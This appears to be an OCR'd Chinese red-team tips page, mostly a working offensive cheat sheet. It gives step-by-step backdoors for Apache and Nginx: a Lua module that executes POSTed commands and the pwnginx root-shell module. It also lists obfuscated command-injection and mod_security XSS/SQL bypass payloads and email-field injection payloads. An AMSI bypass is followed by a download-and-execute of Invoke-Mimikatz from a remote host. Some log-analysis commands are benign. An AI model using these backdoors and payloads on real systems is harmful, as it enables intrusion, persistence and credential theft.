
将其复制到/usr/lib/apache2/modules/目录
修改/etc/apache2/mods-enabled/php7.0.load文件，添加如下
LoadModule phpdevmod_module /usr/lib/apache2/modules/mod_phpdevmod.so
<Location /qq.jpg>   #可以设置为任何不存在的文件
    setHandler phpdevmod
</Location>

```
root@u16: /etc/apache2/mods-enabled
# Conflicts: php5
LoadModule php7_module /usr/lib/apache2/modules/libphp7.0.so
LoadModule phpdevmod_module /usr/lib/apache2/modules/mod_phpdevmod.so
<Location /qq.jpg>
        setHandler phpdevmod
</Location>
```

需重启apache服务
访问后门方式http://ip/qq.jpg?命令的url编码
直接访问后门文件



636174202F6574632F706173737764为cat /etc/passwd的url编码



Nginx Lua后门

From:https://github.com/netxfly/nginx_lua_security
https://github.com/Y4er/Y4er.com/blob/251d88d8a3cf21e9bafe15c43d7900ffeacfa7ea/content/post/nginx-lua-backdoor.md
后门利用的前提是获取到root权限，nginx安装有lua模块。
在nginx.conf中http节处添加，指定lua脚本位置，以及nginx启动时加载的脚本

```
http {
    include       mime.types;
    default_type  application/octet-stream;
    lua_package_path "/usr/local/openresty/nginx/conf/waf/?.lua;;";
    init_by_lua_file 'conf/waf/Init.lua';

    #log_format  main  '$remote_addr - $remote_user [$time_local] "$reques
```

在lua目录/waf/中新建Init.lua，内容如下，**require** nginx表示加载nginx.lua中的模块。

```
local p = "/usr/local/openresty/nginx/conf/"
local m_package_path = package.path
package.path = string.format("%s?.lua;%s?/init.lua;%s", p, p, m_package_path
)
waf = require("nginx")
```

/waf/目录中新建nginx.lua实现执行命令，参数为waf。

```
local _M = {}
function _M.run()
    ngx.req.read_body()
    local post_args = ngx.req.get_post_args()
    -- for k, v in pairs(post_args) do
    --     ngx.say(string.format("%s = %s", k, v))
    -- end
    local cmd = post_args["waf"]
    if cmd then
        f_ret = io.popen(cmd)
        local ret = f_ret:read("*a")
        ngx.say(string.format("reply:\n%s", ret))
    end
end
return _M
```

在nginx配置文件中加入location。

```
    server {
        listen       80;
        server_name  localhost;

        #charset koi8-r;

        #access_log  logs/host.access.log  main;

        location / {
            root   html;
            index  index.html index.htm;
        }
        location /qlw2e3r4t5y6u7i8o9p0/ {
                content_by_lua 'waf.run()';
        }
```

效果：

```
root@ykali:~# curl http://192.168.0.112/q1w2e3r4t5y6u7i8o9p0/ -d "waf=cat /etc/passwd
"
reply:
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
```

PwnNginx

From:https://github.com/t57root/pwnginx
解压好后编译客户端
>make

```
[root@localhost tmp]# cd pwnginx-master/
[root@localhost pwnginx-master]# cd client/
[root@localhost client]# make
make: 'pwnginx' is up to date.
```

编辑nginx的源文件/src/core/nginx.c找到configure **arguments**:在后面添加--prefix=/usr/local/nginx\n指定的是nginx安装的目录

```
445
446         ngx_write_stderr("configure arguments:--prefix=/usr/local/nginx\n"
    NGX_CONFIGURE NGX_LINEFEED);
447     }
448 }
```

重新编译nginx添加后门模块
>./configure --prefix=/usr/local/nginx/ --add-**module**=/tmp/pwnginx-master/**module**

```
[root@localhost nginx-1.17.9]# ./configure --prefix=/usr/local/nginx/ --add-mod
ule=/tmp/pwnginx-master/module
checking for OS
 + Linux 4.18.0-147.el8.x86_64 x86_64
checking for C compiler ... found
 + using GNU C compiler
 + gcc version: 8.3.1 20190507 (Red Hat 8.3.1-4) (GCC)
checking for gcc -pipe switch ... found
checking for -Wl,-E switch ... found
```

>make

```
objs/src/http/modules/ngx_http_upstream_least_conn_module.o \
objs/src/http/modules/ngx_http_upstream_random_module.o \
objs/src/http/modules/ngx_http_upstream_keepalive_module.o \
objs/src/http/modules/ngx_http_upstream_zone_module.o \
objs/addon/module/ngx_http_pwnginx.o \
objs/addon/module/pwnginx.o \
objs/ngx_modules.o \
-ldl -lpthread -lcrypt -lpcre -lz \
-Wl,-E
sed -e "s|%%PREFIX%%|/usr/local/nginx/|" \
        -e "s|%%PID_PATH%%|/usr/local/nginx//logs/nginx.pid|" \
        -e "s|%%CONF_PATH%%|/usr/local/nginx//conf/nginx.conf|" \
        -e "s|%%ERROR_LOG_PATH%%|/usr/local/nginx//logs/error.log|
        < man/nginx.8 > objs/nginx.8
```

覆盖新的nginx到原nginx目录
>cp -f objs/nginx /usr/**local**/nginx/sbin/nginx

```
[root@localhost nginx-1.17.9]# cp -f objs/nginx /usr/local/nginx/sbin/nginx
cp: overwrite '/usr/local/nginx/sbin/nginx'? y
```

重启nginx
>killall nginx&/usr/local/nginx/sbin/nginx
连接
>./pwnginx shell 目标机 nginx端口 密码
默认密码是t57root，密码的配置文件在pwnginx-master**module**\config.h文件夹中，可在重新编译nginx前修改密码

config.h

```
#ifndef CONFIG_H
#define CONFIG_H

#define PASSWORD "t57root"
#define PWD_SNIFF_FILE "/tmp/.web_sniff"
#define ROOTSHELL


#endif
```


```
root@ykali:~/pwnginx-master/client# ./pwnginx shell 192.168.0.120 80 t57root
[ Pwnginx ] - Pwn nginx
Copyleft by t57root @ openwill.me
<t57root@gmail.com>  [www.HackShell.net]

Usage:
Get a shell access via the nginx running @ [ip]:[port]
        ./pwnginx shell [ip] [port] [password]
Get a socks5 tunnel listening at [socks5ip]:[socks5port]
        ./pwnginx socks5 [ip] [port] [password] [socks5ip] [socks5port]

[i] Obtaining shell access
[i] About to connect to nginx


[i] Enjoy the real world.
cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
bin:x:1:1:bin:/bin:/sbin/nologin
daemon:x:2:2:daemon:/sbin:/sbin/nologin
adm:x:3:4:adm:/var/adm:/sbin/nologin
lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin
sync:x:5:0:sync:/sbin:/bin/sync
shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown
halt:x:7:0:halt:/sbin:/sbin/halt
mail:x:8:12:mail:/var/spool/mail:/sbin/nologin
```

> 此后门也可开启socks隧道

渗透和红队tips

父进程破坏

> 命令explorer.exe / root与cmd.exe / c类似，只不过使用explorer会破坏进程树，会创建新实例explorer.exe，使之成为新实例下的子进程




IoT高频率账户密码

image


Bypass mod_security

```
Xss和注入bypass mod_security
/*!50000%75%6e%69on*/ %73%65%6cect 1,2,3,4... -
<marquee loop=1 width=0 onfinish=pr\u006fmpt(document.cookie)>Y000</marquee>
/*!50000%75%6e%69on*/ %73%65%6cect 1,2,3,4,5—
%75%6e%69on = union
%73%65%6cect = select
%75%6e%69 = uni = url encode
%73%65%6c = sel = url encode
```

查找git和svn的字典



Top 25 重定向dorks



使用grep快速去除垃圾数据

```
curl http://host.xx/file.js | grep -Eo "(http|https)://[a-zA-Z0-9./?=_-]*"*
cat file | grep -Eo "(http|https)://[a-zA-Z0-9./?=_-]*"*
```

```
root@ykali:~/Desktop# cat 1.html


<html><head><meta http-equiv="Content-Type" content="text/html; charset=UTF-8"></head><body><c
ine-gutter-backdrop"></div><table><tbody><tr><td class="line-number" value="1"></td><td class=
nt"><span class="html-doctype">&lt;!DOCTYPE html&gt;</span></td></tr><tr><td class="line-numbe
"></td><td class="line-content"><span class="html-tag">&lt;html <span class="html-attribute-na
an≥"<span class="html-attribute-value">ltr</span>" <span class="html-attribute-name">lang</sp
class="html-attribute-value">en</span>"&gt;</span></td></tr><tr><td class="line-number" value=
d class="line-content"><span class="html-tag">&lt;meta <span class="html-attribute-name">chars
<span class="html-attribute-value">utf-8</span>" /&gt;</span></td></tr><tr><td class="line-num
"4"></td><td class="line-content"><span class="html-tag">&lt;meta <span class="html-attribute-
/span≥"<span class="html-attribute-value">viewport</span>" <span class="html-attribute-name">
an≥"<span class="html-attribute-value">width=device-width,initial-scale=1,maximum-scale=1,use
0,viewport-fit=cover</span>" /&gt;</span></td></tr><tr><td class="line-number" value="5"></td>
line-content"><span class="html-tag">&lt;link <span class="html-attribute-name">rel</span≥"<s
root@ykali:~/Desktop# cat 1.html |grep -Eo "(http|https)://[a-zA-Z0-9./?=_-]*"*
https://abs.twimg.com/
https://api.twitter.com/
https://pbs.twimg.com/
https://t.co/
https://video.twimg.com/
https://abs.twimg.com/
https://api.twitter.com/
https://pbs.twimg.com/
https://t.co/
https://video.twimg.com/
https://abs.twimg.com/responsive-web/web/polyfills.aa560c44.js
https://abs.twimg.com/responsive-web/web/polyfills.aa560c44.js
https://abs.twimg.com/responsive-web/web/vendors
https://abs.twimg.com/responsive-web/web/vendors
https://abs.twimg.com/responsive-web/web/i18n-rweb/en.3bf1e624.js
https://abs.twimg.com/responsive-web/web/i18n-rweb/en.3bf1e624.js
https://abs.twimg.com/responsive-web/web/i18n-horizon/en.3a9553d4.js
https://abs.twimg.com/responsive-web/web/i18n-horizon/en.3a9553d4.js
https://abs.twimg.com/responsive-web/web/main.92eeeb04.js
https://abs.twimg.com/responsive-web/web/main.92eeeb04.js
https://twitter.com/manifest.json
https://twitter.com/thecolonial?lang=en
https://twitter.com/thecolonial?lang
https://abs.twimg.com/responsive-web/web/icon-svg.9e211f64.svg
https://abs.twimg.com/responsive-web/web/icon-svg.9e211f64.svg
https://abs.twimg.com/favicons/twitter.ico
https://abs.twimg.com/responsive-web/web/icon-ios.8ea219d4.png
```

已泄露的密码整理出的字典


```
https://github.com/FlameOfIgnis/Pwdb-Public
从网上泄露的10亿条数据中整理出的。里面257,669,588被筛选为损坏的数据或测试账户。
10亿个凭据可归结为168,919,919密码和393,386,953用户名.
平均密码长度为9.4822个字符
12.04%包含特殊字符，28.79%密码仅是字母，26.16%仅是小写，13.37%仅是数字，8.83%的密码仅被发现一次
与rockyou的对比，rockyou包含14,344,391个密码，本字典与rockyou相差80%
还有根据不同国家生成的小字典
```

命令注入Bypass

```
From: @shreyasrx
cat /etc/passwd
cat /e"t"c/pa"s"swd
cat /'e'tc/pa's' swd
cat /etc/pa??wd
cat /etc/pa*wd
cat /et' 'c/passw' 'd
cat /et$()c/pa$()$swd
cat /et${neko}c/pas${poi} swd
*echo "dwssap/cte/ tac" | rev
$(echo Y2FOIC9ldGMvcGFzc3dkCg== base64 -d)
w\ho\am\i
/\b\i\n/////s\h
who$@ami
xyz%0Acat%20/etc/passwd
IFS=,;`cat<<<uname,-a`
/???/??t /???/p??s??
test=/ehhh/hmtc/pahhh/hmsswd
cat ${test//hhh\/hm/}
cat ${test//hh??hm/}
cat /???/?????d
{cat,/etc/passwd}
```

查询是否存在heartbleed漏洞

```
cat list.txt | while read line ; do echo "QUIT" | openssl s_client -connect $line:443 2>&1 | grep 'server extension "heartbeat" (id=15)' || echo $line: safe; done
```




远程解压文件

```
pip install remotezip
#列出远程压缩包文件内容
remotezip -l http://site/bigfile.zip
#解压里面的文件
remotezip "http://site/bigfile.zip" "file.txt"
```

Top25 ssrf dorks

使用SecurityTrails API查询子域名

```
去https://securitytrails.com/申请个免费的API
curl -s --request GET --url https://api.securitytrails.com/v1/domain/target.com/subdomains?apikey=API_KEY | jq '.subdomains[]' |
sed 's/\"//g' >test.txt 2>/dev/null && sed "s/$/.target.com/" test.txt | sed 's/ //g' && rm test.txt
```



邮件地址payload

```
XSS
test+(<script>alert(0)</script>)@example.com
test@example(<script>alert(0)</script>).com
"<script>alert(0)</script>"@example.com
SSTI
"<%= 7 * 7 %>"@example.com
test+(${{7*7}})@example.com
SQL injection
"' OR 1=1 -- '"@example.com
"mail'); --"@example.com
SSRF
john.doe@abc123.dnslog.cn
john.doe@[127.0.0.1]
头注入
"%0d%0aContent-Length:%200%0d%0a%0d%0a"@example.com
"recipient@test.com>\r\nRCPT TO:<victim+"@test.com
```

Web server日志分析命令

```
https://gist.github.com/hvelarde/ceac345c662429447959625e6feb2b47
通过状态码获取请求总数
awk '{print $9}' /var/log/apache2/access.log | sort | uniq -c | sort -rn
```

```
root@y:/var/log/apache2# awk '{print $9}' /var/log/apache2/access.log | sort | uniq -c | sort -rn
     15 200
      6 404
      1 "-"
```

```
按照IP的请求数量排序
awk '{print $1}' /var/log/apache2/access.log | sort | uniq -c | sort -rn | head | awk -v OFS='\t' '{"host " $2 | getline ip; print $0, ip}'
```

```
root@y:/var/log/apache2# awk '{print $1}' /var/log/apache2/access.log | sort | uniq -c | sort -rn | head | awk -v OFS='\t' '{"host " $2 | getline ip; print $0, ip}'
     11 192.168.0.98    Host 98.0.168.192.in-addr.arpa. not found: 3(NXDOMAIN)
      3 192.168.0.102   Host 102.0.168.192.in-addr.arpa. not found: 3(NXDOMAIN)
      3 127.0.0.1       Host 1.0.0.127.in-addr.arpa. not found: 3(NXDOMAIN)
      2 192.168.0.105   Host 105.0.168.192.in-addr.arpa. not found: 3(NXDOMAIN)
      2 192.168.0.100   Host 100.0.168.192.in-addr.arpa. not found: 3(NXDOMAIN)
      1 192.168.0.110   Host 110.0.168.192.in-addr.arpa. not found: 3(NXDOMAIN)
```

```
按照ua的请求数量排序
awk -F'"' '{print $6}' /var/log/apache2/access.log | sort | uniq -c | sort -rn | head
```

```
root@y:/var/log/apache2# awk -F'"' '{print $6}' /var/log/apache2/access.log | sort | uniq -c | sort -rn | head
      7 Windows Installer
      3 Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/80.0.3987.163 Safari/537
.36
      3 Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.1; WOW64; Trident/4.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.3
0729; .NET CLR 3.0.30729)
      3 -
      2 Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/83.0.4103.97 Safari/537.
36
      2 Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/80.0.3987.122 Safari/537
.36
      1 Wget/1.15 (linux-gnu)
      1 Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko
```

按照url的请求数量排序

```
awk '{print $7}' /var/log/apache2/access.log | sort | uniq -c | sort -rn | head
```

```
root@y:/var/log/apache2# awk '{print $7}' /var/log/apache2/access.log | sort | uniq -c | sort -rn | head
      8 /1.dll
      4 /stager.ps1
      4 /favicon.ico
      3 /
      1 /s.zip
      1 /adminermysql.txt
      1 408
```

按照请求页面为404的url排序

```
awk '$9 ~ /404/ {print $7}' /var/log/apache2/access.log | sort | uniq -c | sort -rn | head
```

按照请求致后端报错的IP排序

```
awk '$0 ~ /\[error\]/ && match($0, /(client: )(.*)(, server)/, arr) {print arr[2]}' /var/log/apache2/error.log | sort | uniq -c |
sort -rn | awk -v OFS='\t' '{"host " $2 | getline ip; print $0, ip}'
```

获取最近10分钟的请求

```
awk -v date=$(date +[%d/%b/%Y:%H:%M --date="-10 minutes") '$4 > date' /var/log/nginx/access.log
```

Bypass AMSI

```
$a =[Ref].Assembly.GetType('System.Management.Automation.AmsiUt'+'ils')
$h="4456625220575263174452554847"
$s =[string](0..13|%{[char][int](53+($h).substring(($_*2),2))})-replace " "
$b =$a.GetField($s,'NonPublic,Static')
$b.SetValue($null,$true)
```

```
PS C:\Users\test> IEX (New-Object Net.WebClient).DownloadString('http://192.168.0.104:8000/Invoke-Mimikatz.ps1')
At line:1 char:1
+ IEX (New-Object Net.WebClient).DownloadString('http://192.168.0.104:8 ...
+ ~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
This script contains malicious content and has been blocked by your antivirus software.
    + CategoryInfo          : ParserError: (:) [], ParentContainsErrorRecordException
    + FullyQualifiedErrorId : ScriptContainedMaliciousContent

PS C:\Users\test> $a =[Ref].Assembly.GetType('System.Management.Automation.AmsiUt'+'ils')
PS C:\Users\test> $h="4456625220575263174452554847"
PS C:\Users\test> $s =[string](0..13|%{[char][int](53+($h).substring(($_*2),2))})-replace " "
PS C:\Users\test> $b =$a.GetField($s,'NonPublic,Static')
PS C:\Users\test> $b.SetValue($null,$true)
PS C:\Users\test> IEX (New-Object Net.WebClient).DownloadString('http://192.168.0.104:8000/Invoke-Mimikatz.ps1')
PS C:\Users\test> Invoke-Mimikatz -Command "coffee"
Hostname: yyyyyy / S-1-5-21-978818469-354301600-1385195148

  .#####.   mimikatz 2.2.0 (x64) #19041 May 20 2020 14:57:36
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX            ( vincent.letoux@gmail.com )
  '#####'        > http://pingcastle.com / http://mysmartlogon.com   ***/

mimikatz(powershell) # coffee

    ( (
     ) )
  .______.
  |      |]
  \      /
   `----'
```

Bypass AMSI 2

https://github.com/crawl3r/FunWithAMSI

